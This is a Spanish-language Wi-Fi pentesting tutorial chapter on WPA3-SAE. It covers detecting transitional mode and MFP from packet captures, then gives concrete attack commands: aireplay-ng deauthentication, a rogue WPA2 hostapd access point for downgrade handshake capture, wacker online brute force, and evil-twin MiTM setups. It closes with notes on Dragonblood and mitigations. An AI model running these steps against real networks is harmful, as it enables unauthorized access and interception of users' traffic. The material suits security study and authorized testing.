09. - Ataques Wi-Fi - SAE (Simultaneous Authentication of Equals)

Introducción

SAE (Simultaneous Authentication of Equals)

La Autenticación Simultánea de Iguales (SAE) en inglés, Simultaneous Authentication of Equals, es un protocolo de autenticación y de intercambio de claves basado en contraseñas, utilizado en WPA3 (Wi-Fi Protected Access 3). Mejora la seguridad respecto a los protocolos anteriores al proporcionar resistencia a los ataques de fuerza bruta offline. SAE aprovecha la criptografía de curva elíptica para establecer una conexión segura incluso si la contraseña es débil.

Ataques Wi-Fi - SAE (Simultaneous Authentication of Equals)

Si bien SAE (Simultaneous Authentication of Equals) es un método de autenticación robusto para redes WPA3, no es completamente invulnerable. Los atacantes pueden explotar errores de configuración o realizar ataques activos para comprometer la seguridad de la red. A continuación, se presentan algunas posibles avenidas de ataque:

Ataques a redes WPA2/WPA3 transitional o Mixed Mode

Las redes Wi-Fi que operan bajo el modo WPA2/WPA3 Transitional presentan una serie de vulnerabilidades aprovechadas por atacantes malintencionados. En este modo, se permite la conexión tanto de dispositivos que soportan WPA3 como aquellos que solo son compatibles con WPA2, introduciendo una superficie de ataque más amplia. En estas redes suele haber clientes que utilizan WPA2, por lo que a pesar de que la mayoría de los clientes estén configurados para usar WPA3-SAE, es posible obtener un Handshake de WPA2 y realizar diferentes ataques como si fuese una red WPA2. Es importante tener en cuenta que si un cliente estaba configurado con WPA2 y posteriormente se cambió la red a WPA2/WPA3 Transitional seguirá estando conectado con WPA2, ya que el dispositivo detecta la red WPA3 como diferente, ya que cambia el método de autenticación.

Detección de soporte AP de Transitional Mode

Para comprobar el soporte AP de PSK o SAE, se siguen estos pasos:

1. **Captura de tráfico inalámbrico**

   Se ejecuta airodump-ng y se guarda la captura.

```
CH 11 ][ Elapsed: 0 s ][ 2025-06-19 05:34

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

F0:9F:C2:1A:CA:25  -28   0       44       10    4  11   54e  WPA3 CCMP   SAE  wifi-IT

BSSID              STATION            PWR    Rate    Lost   Frames  Notes  Probes

(not associated)   64:32:A8:AD:AB:53  -49    0 - 1     18        4         wifi-corp-legacy
(not associated)   78:C1:A7:BF:72:46  -49    0 - 1      0        3         wifi-offices,Jason
(not associated)   B4:99:BA:6F:F9:45  -49    0 - 1     27        6         wifi-offices,Jason
F0:9F:C2:1A:CA:25  10:F9:6F:AC:53:52  -29    2e-11e     0       10
```

   Captura de airodump-ng

2. **Inspección del RSN IE en Wireshark**

   - Se abre el archivo .cap en Wireshark.
   - Se localiza un Beacon Frame y, dentro de él, la sección: IEEE 802.11 Wireless Management ▶ Tagged parameters ▶ RSN IE ▶ Auth Key Management (AKM) list.
   - Se comprueba si aparece solo SAE, solo PSK o ambos (Transitional).

```
  1 0.000000   Ubiquiti_1a:ca:25   Broadcast          802.11   139 Beacon frame, SN=0, FN=0, Flags=........, BI=100, SSID=wifi-IT
  2 0.423158   Ubiquiti_1a:ca:25   zte_bf:72:46       802.11   133 Probe Response, SN=235, FN=0, Flags=........, BI=100, SSID=wifi-IT
  3 0.678547   Ubiquiti_1a:ca:25   HewlettP_6f:f9:45  802.11   133 Probe Response, SN=236, FN=0, Flags=........, BI=100, SSID=wifi-IT
  4 1.710315   Ubiquiti_1a:ca:25   IntelCor_ad:ab:53  802.11   133 Probe Response, SN=237, FN=0, Flags=........, BI=100, SSID=wifi-IT
 15 8.686713   Ubiquiti_1a:ca:25   zte_bf:72:46       802.11   133 Probe Response, SN=238, FN=0, Flags=........, BI=100, SSID=wifi-IT
 16 8.942730   Ubiquiti_1a:ca:25   HewlettP_6f:f9:45  802.11   133 Probe Response, SN=239, FN=0, Flags=........, BI=100, SSID=wifi-IT
▸ Frame 1: 139 bytes on wire (1112 bits), 139 bytes captured (1112 bits)
▸ IEEE 802.11 Beacon frame, Flags: ........
▾ IEEE 802.11 Wireless Management
  ▸ Fixed parameters (12 bytes)
  ▾ Tagged parameters (103 bytes)
    ▸ Tag: SSID parameter set: wifi-IT
    ▸ Tag: Supported Rates 1(B), 2(B), 5.5(B), 11(B), 6, 9, 12, 18, [Mbit/sec]
    ▸ Tag: DS Parameter set: Current Channel: 11
    ▸ Tag: Traffic Indication Map (TIM): DTIM 0 of 0 bitmap
    ▸ Tag: ERP Information
    ▸ Tag: Extended Supported Rates 24, 36, 48, 54, [Mbit/sec]
    ▾ Tag: RSN Information
        Tag Number: RSN Information (48)
        Tag length: 24
        RSN Version: 1
      ▸ Group Cipher Suite: 00:0f:ac (Ieee 802.11) AES (CCM)
        Pairwise Cipher Suite Count: 1
      ▸ Pairwise Cipher Suite List 00:0f:ac (Ieee 802.11) AES (CCM)
        Auth Key Management (AKM) Suite Count: 2
      ▾ Auth Key Management (AKM) List 00:0f:ac (Ieee 802.11) PSK 00:0f:ac (Ieee 802.11) SAE (SHA256)
        ▸ Auth Key Management (AKM) Suite: 00:0f:ac (Ieee 802.11) PSK
        ▸ Auth Key Management (AKM) Suite: 00:0f:ac (Ieee 802.11) SAE (SHA256)
      ▸ RSN Capabilities: 0x000c
    ▸ Tag: Supported Operating Classes
    ▸ Tag: Extended Capabilities (8 octets)
    ▸ Tag: Vendor Specific: Microsoft Corp.: WMM/WME: Parameter Element
```

   Lista AKM de RSN IE con SAE y PSK (Transitional)

3. **Comprobación de MFP**

   - En el mismo beacon, se localiza el campo RSN Capabilities.
   - Se revisan dos indicadores binarios:
     - MFPC: **0** = no soportado; **1** = soportado.
     - MFPR: **0** = no obligatorio; **1** = obligatorio.

```
  1 0.000000    Ubiquiti_1a:ca:25   Broadcast           802.11   139 Beacon frame, SN=0, FN=0, Flags=........, BI=100, SSID=wifi-IT
  2 0.423158    Ubiquiti_1a:ca:25   zte_bf:72:46        802.11   133 Probe Response, SN=235, FN=0, Flags=........, BI=100, SSID=wifi-IT
  3 0.678547    Ubiquiti_1a:ca:25   HewlettP_6f:f9:45   802.11   133 Probe Response, SN=236, FN=0, Flags=........, BI=100, SSID=wifi-IT
  4 1.710315    Ubiquiti_1a:ca:25   IntelCor_ad:ab:53   802.11   133 Probe Response, SN=237, FN=0, Flags=........, BI=100, SSID=wifi-IT
 15 8.686713    Ubiquiti_1a:ca:25   zte_bf:72:46        802.11   133 Probe Response, SN=238, FN=0, Flags=........, BI=100, SSID=wifi-IT
 16 8.942730    Ubiquiti_1a:ca:25   HewlettP_6f:f9:45   802.11   133 Probe Response, SN=239, FN=0, Flags=........, BI=100, SSID=wifi-IT

▸ Frame 1: 139 bytes on wire (1112 bits), 139 bytes captured (1112 bits)
▸ IEEE 802.11 Beacon frame, Flags: ........
▾ IEEE 802.11 Wireless Management
  ▸ Fixed parameters (12 bytes)
  ▾ Tagged parameters (103 bytes)
    ▸ Tag: SSID parameter set: wifi-IT
    ▸ Tag: Supported Rates 1(B), 2(B), 5.5(B), 11(B), 6, 9, 12, 18, [Mbit/sec]
    ▸ Tag: DS Parameter set: Current Channel: 11
    ▸ Tag: Traffic Indication Map (TIM): DTIM 0 of 0 bitmap
    ▸ Tag: ERP Information
    ▸ Tag: Extended Supported Rates 24, 36, 48, 54, [Mbit/sec]
    ▾ Tag: RSN Information
        Tag Number: RSN Information (48)
        Tag length: 24
        RSN Version: 1
      ▸ Group Cipher Suite: 00:0f:ac (Ieee 802.11) AES (CCM)
        Pairwise Cipher Suite Count: 1
      ▸ Pairwise Cipher Suite List 00:0f:ac (Ieee 802.11) AES (CCM)
        Auth Key Management (AKM) Suite Count: 2
      ▾ Auth Key Management (AKM) List 00:0f:ac (Ieee 802.11) PSK 00:0f:ac (Ieee 802.11) SAE (SHA256)
        ▸ Auth Key Management (AKM) Suite: 00:0f:ac (Ieee 802.11) PSK
        ▸ Auth Key Management (AKM) Suite: 00:0f:ac (Ieee 802.11) SAE (SHA256)
      ▾ RSN Capabilities: 0x000c
          .... .... .... ...0 = RSN Pre-Auth capabilities: Transmitter does not support pre-authentication
          .... .... .... ..0. = RSN No Pairwise capabilities: Transmitter can support WEP default key 0 simultaneously with Pairwise key
          .... .... .... 11.. = RSN PTKSA Replay Counter capabilities: 16 replay counters per PTKSA/GTKSA/STAKeySA (0x3)
          .... .... ..00 .... = RSN GTKSA Replay Counter capabilities: 1 replay counter per PTKSA/GTKSA/STAKeySA (0x0)
          .... .... .0.. .... = Management Frame Protection Required: False
          .... .... 0... .... = Management Frame Protection Capable: False
          .... ...0 .... .... = Joint Multi-band RSNA: False
          .... ..0. .... .... = PeerKey Enabled: False
          ..0. .... .... .... = Extended Key ID for Individually Addressed Frames: Not supported
    ▸ Tag: Supported Operating Classes
```

RSN Capabilities mostrando MFPC y MFPR

> **Note**
>
> Por defecto, todas las redes SAE requieren MFP.

Detección de uso de MFP por cliente

Para entender si los ataques de desautenticación serán efectivos o bloqueados, es preciso comprobar la configuración de MFP del cliente.

- Si el cliente no utiliza MFP, se podrán enviar tramas de desautenticación.
- Si MFP está habilitado, se espera a que el cliente se reconecte.

> **Note**
>
> El MFP del cliente solo debe comprobarse cuando la bandera de soportado (capable) del AP esté en 1. Si es obligatorio, siempre estará habilitado; si no es capaz, siempre estará deshabilitado.

El estado de protección de tramas se verifica así:

1. **Filtrado de Association Requests de un cliente específico**

```
wlan.fc.type_subtype == 0x0000
```

2. **Localización de RSN Capabilities**
   - Se comprueba el bit de MFP Required en RSN Capabilities:
     - **0** = no obligatorio.
     - **1** = obligatorio.
   - Se comprueba el bit de MFP Capable en RSN Capabilities:
     - **0** = no soportado.
     - **1** = soportado.

```
wlan.fc.type_subtype == 0x0000

No.   Time        Source            Destination       Protocol Length Info
1634  13.989846   LGElectr_ac:53:52 Ubiquiti_1a:ca:25 802.11   137    Association Request, SN=123, FN=0, Flags=........, SSID=wifi-IT
2943  17.357678   LGElectr_ac:53:52 Ubiquiti_1a:ca:25 802.11   137    Association Request, SN=171, FN=0, Flags=........, SSID=wifi-IT
8359  30.948253   LGElectr_ac:53:52 Ubiquiti_1a:ca:25 802.11   137    Association Request, SN=265, FN=0, Flags=........, SSID=wifi-IT
8401  31.055164   LGElectr_ac:53:52 Ubiquiti_1a:ca:25 802.11   137    Association Request, SN=267, FN=0, Flags=........, SSID=wifi-IT
9714  34.381398   LGElectr_ac:53:52 Ubiquiti_1a:ca:25 802.11   137    Association Request, SN=315, FN=0, Flags=........, SSID=wifi-IT
9768  34.605536   LGElectr_ac:53:52 Ubiquiti_1a:ca:25 802.11   137    Association Request, SN=317, FN=0, Flags=........, SSID=wifi-IT
12320 41.358913   LGElectr_ac:53:52 Ubiquiti_1a:ca:25 802.11   137    Association Request, SN=412, FN=0, Flags=........, SSID=wifi-IT
12366 41.441449   LGElectr_ac:53:52 Ubiquiti_1a:ca:25 802.11   137    Association Request, SN=414, FN=0, Flags=........, SSID=wifi-IT
13713 44.797761   LGElectr_ac:53:52 Ubiquiti_1a:ca:25 802.11   137    Association Request, SN=462, FN=0, Flags=........, SSID=wifi-IT
15010 48.165667   LGElectr_ac:53:52 Ubiquiti_1a:ca:25 802.11   137    Association Request, SN=510, FN=0, Flags=........, SSID=wifi-IT
22484 67.561659   LGElectr_ac:53:52 Ubiquiti_1a:ca:25 802.11   137    Association Request, SN=699, FN=0, Flags=........, SSID=wifi-IT

▸ Frame 1634: 137 bytes on wire (1096 bits), 137 bytes captured (1096 bits)
▸ IEEE 802.11 Association Request, Flags: ........
▾ IEEE 802.11 Wireless Management
  ▸ Fixed parameters (4 bytes)
  ▾ Tagged parameters (109 bytes)
    ▸ Tag: SSID parameter set: wifi-IT
    ▸ Tag: Supported Rates 1, 2, 5.5, 11, 6, 9, 12, 18, [Mbit/sec]
    ▸ Tag: Extended Supported Rates 24, 36, 48, 54, [Mbit/sec]
    ▾ Tag: RSN Information
        Tag Number: RSN Information (48)
        Tag length: 38
        RSN Version: 1
      ▸ Group Cipher Suite: 00:0f:ac (Ieee 802.11) AES (CCM)
        Pairwise Cipher Suite Count: 1
      ▸ Pairwise Cipher Suite List 00:0f:ac (Ieee 802.11) AES (CCM)
        Auth Key Management (AKM) Suite Count: 1
      ▸ Auth Key Management (AKM) List 00:0f:ac (Ieee 802.11) SAE (SHA256)
      ▾ RSN Capabilities: 0x0000
          .... .... .... ...0 = RSN Pre-Auth capabilities: Transmitter does not support pre-authentication
          .... .... .... ..0. = RSN No Pairwise capabilities: Transmitter can support WEP default key 0 simultaneously with Pairwise key
          .... .... .... 00.. = RSN PTKSA Replay Counter capabilities: 1 replay counter per PTKSA/GTKSA/STAKeySA (0x0)
          .... .... ..00 .... = RSN GTKSA Replay Counter capabilities: 1 replay counter per PTKSA/GTKSA/STAKeySA (0x0)
          .... .... .0.. .... = Management Frame Protection Required: False
          .... .... 0... .... = Management Frame Protection Capable: False
          .... ...0 .... .... = Joint Multi-band RSNA: False
          .... ..0. .... .... = PeerKey Enabled: False
```

RSN Capabilities con MFP deshabilitado

```
26674 671.849471  02:00:00:00:02:00 Ubiquiti_1a:ca:25 802.11   116    Association Request, SN=668, FN=0, Flags=........, SSID=wifi-IT
29309 1168.753657 02:00:00:00:03:00 Ubiquiti_1a:ca:25 802.11   116    Association Request, SN=898, FN=0, Flags=........, SSID=wifi-IT

▸ Frame 26674: 116 bytes on wire (928 bits), 116 bytes captured (928 bits)
▸ IEEE 802.11 Association Request, Flags: ........
▾ IEEE 802.11 Wireless Management
  ▸ Fixed parameters (4 bytes)
  ▾ Tagged parameters (88 bytes)
    ▸ Tag: SSID parameter set: wifi-IT
    ▸ Tag: Supported Rates 1, 2, 5.5, 11, 6, 9, 12, 18, [Mbit/sec]
    ▸ Tag: Extended Supported Rates 24, 36, 48, 54, [Mbit/sec]
    ▾ Tag: RSN Information
        Tag Number: RSN Information (48)
        Tag length: 20
        RSN Version: 1
      ▸ Group Cipher Suite: 00:0f:ac (Ieee 802.11) AES (CCM)
        Pairwise Cipher Suite Count: 1
      ▸ Pairwise Cipher Suite List 00:0f:ac (Ieee 802.11) AES (CCM)
        Auth Key Management (AKM) Suite Count: 1
      ▸ Auth Key Management (AKM) List 00:0f:ac (Ieee 802.11) SAE (SHA256)
      ▾ RSN Capabilities: 0x0080
          .... .... .... ...0 = RSN Pre-Auth capabilities: Transmitter does not support pre-authentication
          .... .... .... ..0. = RSN No Pairwise capabilities: Transmitter can support WEP default key 0 simultaneously with Pairwise key
          .... .... .... 00.. = RSN PTKSA Replay Counter capabilities: 1 replay counter per PTKSA/GTKSA/STAKeySA (0x0)
          .... .... ..00 .... = RSN GTKSA Replay Counter capabilities: 1 replay counter per PTKSA/GTKSA/STAKeySA (0x0)
          .... .... .0.. .... = Management Frame Protection Required: False
          .... .... 1... .... = Management Frame Protection Capable: True
          .... ...0 .... .... = Joint Multi-band RSNA: False
          .... ..0. .... .... = PeerKey Enabled: False
          ..0. .... .... .... = Extended Key ID for Individually Addressed Frames: Not supported
    ▸ Tag: Extended Capabilities (8 octets)
    ▸ Tag: Supported Operating Classes
    ▸ Tag: Vendor Specific: Microsoft Corp.: WMM/WME: Information Element
```

RSN Capabilities con MFP capaz

Detección de tipo de conexión de clientes en redes de transición (PSK ↔ SAE)

Para verificar si el cliente emplea PSK o SAE en la red de transición, se realizan estos pasos:


1. **Búsqueda de Association Responses en Wireshark**

```
wlan.fc.type_subtype == 0x0001
```

3. **Localización del RSN IE (Element ID 0x30)**
4. **Omisión de las secciones Version, Group-Cipher y Pairwise-Cipher**
5. **Lectura de las AKM Suites**


   El contador de 2 octetos AKM-count indica cuántas suites siguen; cada suite es un selector de 4 octetos que se puede ver en la sección de Association ID o en hexadecimal abajo:

- **PSK**: (AID = 0x01C0): 00-0F-AC-02



Suite AKM PSK

- **SAE**: (AID = 0x02C0): 00-0F-AC-08



Suite AKM SAE


Ataques de Degradación a WPA2

Este tipo de ataque consiste en engañar al dispositivo para que se conecte utilizando el protocolo WPA2 en lugar de WPA3, siendo vulnerable a ataques de WPA2. A continuación, se puede ver el proceso para realizar el downgrade.

1.Capturar tráfico de red: Utiliza una herramienta de captura de paquetes como airodump-ng para monitorear las conexiones en el área.

```
sudo airodump-ng wlan0
```

2.Verificar si el AP y el cliente utilizan MFP: Podemos utilizar wifi_db o Wireshark para verificar si el cliente y la red soportan y están utilizando MFP, ya que si estuviese habilitado no sería posible realizar un ataque de desautenticación.



MFP deshabilitada en el AP

Toda la información sobre MFP está en el capitulo 1 802.11w (MFP)

3.Ataque de desautenticación de la conexión WPA3: Usamos aireplay-ng para enviar desautenticaciones y forzar la desconexión de las estaciones de la red WPA3.

```
sudo aireplay-ng --deauth 10 -a <BSSID> -c <CLIENT> wlan0
```

4.Configurar un punto de acceso falso con WPA2: Configura un punto de acceso malicioso que sólo soporte WPA2 utilizando hostapd con el mismo nombre y una contraseña al azar para obtener el Handshake.

Edita un archivo de configuración hostapd.conf:

```
interface=wlan0
driver=nl80211
ssid=FakeAP
channel=6
hw_mode=g
ieee80211n=1
ieee80211ac=1
wmm_enabled=1
# WPA2 settings
```

```
wpa=2
wpa_key_mgmt=WPA-PSK
rsn_pairwise=CCMP
auth_algs=1
wpa_passphrase=maliciouspassword
```

Y levanta el punto de acceso:

```
sudo hostapd hostapd.conf
```

5.Captura la negociación WPA2: Utiliza airodump-ng nuevamente para capturar la negociación de la clave WPA2.

```
sudo airodump-ng -c 6 --bssid <FakeAP_MAC> -w capture wlan0
```

También se podría hacer como un ataque de NoAP de PSK con hostapd-mana.

Ataques de Fuerza Bruta Online

Aunque SAE está diseñado para ser resistente a ataques de fuerza bruta gracias a la utilización de Dragonfly handshake, los atacantes pueden intentar ataques de fuerza bruta online. Necesitan realizar múltiples intentos contra la red, pero esto puede ser detectado y mitigado si se cuenta con una buena política de contraseñas, principalmente evitando contraseñas predecibles o inseguras.

Ejemplo de Ataque de Fuerza Bruta Online:

Realiza intentos de fuerza bruta utilizando wacker:

```
./wacker.py --wordlist $DICCIONARIO --ssid $ESSID --bssid $BSSID --interface $INTERFACE --freq $FRECUENCIA_CANAL
```

- --wordlist $DICTIONARY: Especifica la ruta del archivo de diccionario que se usará para los ataques de fuerza bruta.
- --ssid $ESSID: Define el SSID de la red objetivo.
- --bssid $BSSID: Establece el BSSID de la red objetivo.
- --interface $INTERFACE: Indica la interfaz de red que se usará.
- --freq $CHANNEL_FREQUENCY: Especifica la frecuencia del canal de la red objetivo.

La frecuencia la podemos obtener de la tabla de canales de, por ejemplo en la siguiente imagen podemos ver las frecuencias de los canales de 2.4 GHz.

#	F_0 (MHz)	DSSS												OFDM																Most of world [3][4][5][6][7][8][9][10]	North America [3]	[hide] Japan [3]
		Frequency range (MHz)	Channel 22 MHz											Frequency range (MHz)	Channel 20 MHz											Center frequency index 40 MHz														
1	2412	2401–2423	1											2402–2422	1															Yes	Yes	Yes
2	2417	2406–2428		2										2407–2427		2																
3	2422	2411–2433			3									2412–2432			3															
4	2427	2416–2438				4								2417–2437	5			4								3						
5	2432	2421–2443					5							2422–2442		6											4					
6	2437	2426–2448	6											2427–2447			7											5				
7	2442	2431–2453		7										2432–2452	9			7								7						
8	2447	2436–2458			8									2437–2457		10			8								8					
9	2452	2441–2463				9								2442–2462			11											6				
10	2457	2446–2468	11				10							2447–2467				11								11						
11	2462	2451–2473		12										2452–2472					12								9					
12	2467	2456–2478			13									2457–2477																	avoided[B]	
13	2472	2461–2483												2462–2482	13																	
14	2484	2473–2495	14											—																No	No	11b only[C]

Listado de configuración de frecuencias de Wikipedia

También se puede obtener desde la terminal con iwlist:

```
sudo iwlist wlan0 frequency | grep 'Channel 12 :'
```

Este ataque también se puede realizar con airgeddon de forma automática utilizando el plugin wpa3_online_attack precompilados para cualquier arquitectura, más info .

Ataques de Evil Twin

Si se consigue la clave de la red es posible crear una red indistinguible de la original con el mismo ESSID y la misma contraseña y esperar a que los clientes se conecten para realizar ataques en local o para realizar MiTM y ataques de envenenamiento. El proceso del ataque sería el mismo que en PSK pero con la configuración de hostapd de SAE.

Ataques de Evil Twin OPN

Al igual que en redes WPA2 un atacante podría realizar ataques con un AP con el mismo ESSID y sin contraseña forzando un MiTM o un portal cautivo para robar información. El proceso del ataque sería el mismo que en PSK.

Vulnerabilidades Antiguas solucionadas

Dragonblood

Dragonblood es un conjunto de vulnerabilidades descubiertas en el protocolo WPA3, específicamente en el SAE. Tiene este nombre debido a que el Handshake de WPA3 se llama DragonFly. Estas vulnerabilidades afectan tanto la fase de autenticación como el proceso de intercambio de claves, permitiendo a los atacantes ejecutar diversos tipos de ataques, tales como la recuperación de contraseñas y la ejecución de ataques de denegación de servicio.

Vulnerabilidades Identificadas:

- **Cache-Based Attack(Ataque Basado en Caché)**: Utiliza cachés en implementaciones específicas de WPA3-SAE para filtrar información y eventualmente recuperar la clave precompartida (PSK).
- **Timing-based Side-channel Attacks (Ataques de Canal Lateral Basados en Tiempo)**: Explota las variaciones en el tiempo de respuesta durante el proceso de autenticación para deducir información crítica sobre las claves subyacentes.
- **Reflection Attack (Ataque de Reflexión)**: Engaña a un dispositivo para que acabe autenticándose a sí mismo, lo que permite a los atacantes robar información de sesión o interrumpir la comunicación.

Medidas mitigadoras:

- **Actualizaciones de Firmware**: Aplicar todas las actualizaciones de firmware proporcionadas por los fabricantes para parchear estas vulnerabilidades conocidas.
- **Configuración Adecuada**: Asegurar que los dispositivos utilizan las configuraciones recomendadas para WPA3 sin permitir la degradación a WPA2.